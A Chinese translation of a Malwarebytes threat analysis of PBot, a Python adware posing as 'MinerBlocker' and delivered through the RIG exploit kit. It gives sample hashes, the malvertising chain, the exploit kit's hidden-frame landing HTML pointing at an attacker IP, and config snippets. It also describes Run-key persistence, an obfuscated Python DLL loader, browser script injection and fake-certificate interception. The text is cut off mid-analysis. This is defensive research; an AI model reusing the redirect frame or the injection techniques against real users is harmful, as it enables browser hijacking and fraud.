

PBot：一款基于Python的广告软件

mss\*\*\*\* / 2018-04-19 10:59:22 / 浏览数 1559 [技术文章](#) [技术文章 顶\(0\)](#) [踩\(0\)](#)

原文：<https://blog.malwarebytes.com/threat-analysis/2018/04/pbot-python-based-adware/>

最近，我们遇到了一个基于Python的、通过漏洞利用工具包进行投放的恶意软件样本。虽然该样本以MinerBlocker示人，不过经分析后发现，它与挖矿软件没有一毛钱关系。

除了在俄语论坛上的[几个帖子](#)和几则简短的[威胁说明](#)外，我们尚未发现其他有关该软件的详细分析说明。

由于该软件的一些功能非常有趣，所以，我们决定进行深入的研究。研究发现，该恶意软件可以发动MITB（man-in-the-browser）攻击，将各种脚本注入到合法网站中。

分析的样本

5ffefc13a49c138ac1d454176d5a19fd - 下载器（由EK下载）  
b508908cc44a54a841ede7214d34aff3 - 恶意安装程序（名为MinerBlocker）  
e5ba5f821da68331b875671b4b946b56 - 主DLL（注入Python.exe）  
596dc36cd6eabdb8861a6362b6b55011a - injecteex64（注入浏览器的DLL，64位版本）  
645176c6d02bdb8a18d2a6a445dd1ac3 - injecteex86（注入浏览器的DLL，32位版本）

传播方式

本文中的研究样本是通过RIG漏洞利用工具包进行投递的：

The screenshot shows the Fiddler v0.6.8 interface. The top menu bar includes File, Edit, Rules, Tools, View, Help, and Links. Below the menu is a toolbar with buttons for QuickSave, UI mode, VPN, Import SAZ/PCAP, Update/View Regexes, Run Regexes, Clear Markings, WinConfig, and Replay. The main window displays a list of intercepted requests with columns for Server IP, Protocol, Host, URL, Body, and Comments. The list includes various requests, with the last one being a Python installer from python.org.

Server IP	Protocol	Host	URL	Body	Comments
198.134.116.30	HTTP	mob.beachparty.world	...	0	Malvertising chain
216.172.59.243	HTTP	activeads.org	...	0	Malvertising chain
198.134.116.17	HTTP	xml.vrtcontextualads.com	...	0	Malvertising chain
69.164.223.183	HTTP	clkn.browserg.com	...	400	Malvertising chain
34.201.233.84	HTTP	use.aladdin-iulius.com	...	0	Malvertising chain
88.212.220.6	HTTP	kstate.ru	/bablo39.php?n1=papa-kas-aUAOWUNW	654	Redirection RIG EK HTML/JS
188.225.18.203	HTTP	188.225.18.203	/?NDYwNjM0&HdUitssEuJSy&qIikaQq=Y2FwaX...	49,058	RIG EK URI (Landing Page)
88.99.66.31	HTTPS	iplogger.com	/1tmpM6	116	IP logging
188.225.18.203	HTTP	188.225.18.203	/?ODQwMTc=&YqJmnKnAnX&dNWaSEMss=bG9...	15,947	RIG EK URI (Flash Exploit)
188.225.18.203	HTTP	188.225.18.203	/?NDUyMzYw&dtIzebolWI&kyjTQFpwdMSIFbY=...	976,384	RIG EK URI (Malware Payload)
5.200.52.41	HTTPS	www.googletagmanager.com	/get/MinerBlocker.exe	2,266,489	MinerBlocker bundle
151.101.112.223	HTTPS	www.python.org	/ftp/python/3.6.2/python-3.6.2-embed-win32.zip	6,332,409	Python installer

[QuickExec] ALT+Q > type HELP to learn more


The bottom section shows the details of the selected request (GET /bablo39.php?n1=papa-kas-aUAOWUNW HTTP/1.1). The Request Headers tab is active, showing the request headers. The XML tab is also active, showing the response body in XML format.

```
<?xml version="1.0" encoding="utf-8" method="get" status="200" content-type="text/html; charset=big5">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=big5">
<title>HTML</title>
</head>
<body>

</body>
<frame src="http://188.225.18.203/?NDYwNjM0&HdUitssEuJSy&qIikaQq=Y2FwaXRhbA==&RjptXWUwAjAMEHFS=bWlsaw==&LyapFhX=cmVwb3J0
&YDIzBmKzP=bG9jYXRIZA==&thsdfsdsG2d=h8vspf7ACNQDpiUeAfABknlhUW1Mboq&t3xPcy0WYg5KK-
RyEYQ51z6LRVvQ-2w&ELYCIPLXiJDgdd=cG9wdWxhcg==&wPHwfnE=Y2FwaXRhbA==&Aqykkbqo=Y2FwaXRhbA==&nX52dgsdfds=wH3QMvXcJwDKFYbGMvrE
SqNbNknQA0CPxpH2_drVdZqxKGni0ub5UUSk6F6CEh3" width="1" height="1" style="position:absolute;left:-1px;"></frame>
</html>
```


安装方法

漏洞利用工具包投放的主要可执行文件是一个下载器。该下载器的代码非常简单，并且没有经过混淆处理。我们可以在资源段中看到相应的脚本：




它的作用是获取包含所有恶意Python脚本的第二个安装程序。这里的第二个组件被命名为MinerBlocker。

有趣的是，如果下载的组件独立运行的话，其行为就像一个正常的合法安装程序，会显示相应的EULA和安装向导：



虽然该样本伪装成一款专门阻止恶意挖矿软件的合法应用程序，但是，我们无法找到与上述产品相对应的网站，因此，我们怀疑这款产品并不存在。



当原始下载程序运行相同的组件时，安装过程完全是静默进行的。它会将程序包放入%APPDATA%中。

相关组件

被投递的应用程序包含多个组件。我们可以看到，为了运行投递过来的脚本，它会提前安装完整的Python。此外，该软件包还提供了相应的卸载程序（uninstall.exe），一


AppData ▶ Roaming ▶ MinerBlocker ▶

Search MinerBlocker


Library ▶ Share with ▶ New folder

Name	Date modified	Type	Size
configs	2018-03-28 02:50	File folder	
js	2018-03-28 19:36	File folder	
python	2018-03-28 02:51	File folder	
7za.exe	2016-10-04 17:12	Application	638 KB
httpfilter.bin	2018-03-02 19:01	BIN File	962 KB
httpfilter.py	2018-03-02 19:01	Python File	23 KB
id.txt	2018-03-28 02:51	Text Document	1 KB
launchall.py	2018-03-20 23:40	Python File	6 KB
localconfig.json	2018-02-23 12:09	JSON File	1 KB
ml.py	2018-03-20 23:40	Python File	21 KB
python.zip	2018-03-28 02:51	Compressed (zipp...	6 184 KB
rules.ini	2018-03-06 12:02	Configuration sett...	1 KB
settings.ini	2018-03-19 19:11	Configuration sett...	21 KB
subid.txt	2018-03-28 02:51	Text Document	0 KB
EX uninstall.exe	2018-03-28 02:51	Application	51 KB

在js目录中，我们可以找到一个含有JavaScript代码的文件i.js：




在configs目录中，有两个配置文件：rules.ini和settings.ini。




配置文件rules.ini指定了JavaScript的路径，以及相应的注入位置：

文件settings.ini包含各种有趣的参数，如：

1) 服务所在的端口以及使用的证书的颁发者：



2) 可能被攻击的进程列表（浏览器）：



3) 一组列入白名单的IP和域。这些域名采用Base64格式，解码后我们可以看到，都是些俄罗斯银行网站。解码后完整的网站清单可以从[这里](#)找到。正如我们后来证实的那样。

```

25  [whitelisted_ips]
26  95.56.246.182
27  194.105.148.87
28  213.135.106.194
29
30
31  [whitelisted_domains]
32  aWJhbmsubmVja2xhY2UucnU=
33  b25saW51LmFsZWZiYW5rLnJ1
34  aWJhbmsuc3Bpcm10YmFuay5ydQ==
35  dmJyci5ydQ==
36  ZGJvMS51cmFsZmluYW5jZS5jb20=
37  b2ZjLnJ1
38  b25saW51LmNldGVsZW0ucnU=
39  cm9kbmF5YXN2eWF6LnJ1

```

持久性是通过注册表中的Run键实现的：


HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2018-03-28 02:51
MinerBlocker	Python	Python Software Foundation	c:\users\tester\appdata\roaming\minerblocker\python\pythonw.exe	2017-07-08 06:17
MinerBlocker_upd	Python	Python Software Foundation	c:\users\tester\appdata\roaming\minerblocker_upd\python\pythonw....	2017-07-08 06:17
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				2017-09-03 14:11
Browser Customizations	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	2009-07-14 01:57
Microsoft Windows	Windows Mail	Microsoft Corporation	c:\program files\windows mail\winmail.exe	2009-07-14 01:58
n/a	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	2009-07-14 01:57

pythonw.exe	Size: 94 K
Python	Time: 2017-07-08 06:17
Python Software Foundation	Version: 3.6.2150.1013

"C:\Users\tester\AppData\Roaming\MINERB~2\python\pythonw.exe" "C:\Users\tester\AppData\Roaming\MINERB~2\ml.py" --APPNAME="MinerBlocker\_upd"


它们会生成一个名为“ml.py”的脚本。该脚本运行后，会部署另一个Python组件：“httpfilter.py”，其中包含投递过来的.ini文件：




## 恶意软件的功能

对于这个包含卸载程序的程序包来说，表面上看就是一个合法的程序。然而，这只是一个假象而已：首先，它会将脚本插入到用户访问的每个网站中。注入的脚本来自配置文  
所以，一旦它被注入，攻击者就可以控制浏览器中显示的内容。他们不仅可以注入广告，而且还可以注入更多得恶意内容。


例如，下面的示例网站就被恶意软件注入了脚本，并且该脚本来自一个与Google域名相关的域，容易被误认为该域名隶属于谷歌旗下：



将它与js文件夹中的i.js脚本（格式化版本请访问[这里](#)）进行比较：




此外，该恶意软件还会伪造证书并进行MITB攻击。启用HTTPS的网站上的合法证书，将被非法机构“The Filter”颁布的假证书所替换：



如果将浏览器（即ProcessExplorer）打开的套接字与Python实例打开的套接字进行比较，我们就会发现，两者是匹配的。这表明，浏览器会跟恶意软件进行通信，并在其控制下运行。

示例：连接套接字24681的Internet Explorer。我们可以看到，该套接字是被运行恶意软件的Python进程所打开的：





## 深入分析

### 加载器（用Python编写）

该恶意软件的第一层是经过混淆的Python脚本。


如前所述，刚开始的时候会运行脚本 [ml.py](#)。该脚本经过了混淆处理，作用是运行第二个Python层：[httpfilter.py](#)。

脚本httpfilter.py会对存储在文件httpfilter.bin中的DLL进行解密。

然后，它将DLL注入到Python可执行文件中。这一点很有趣，因为用Python编写的PE注入器非常罕见。

### 注入器（DLL）

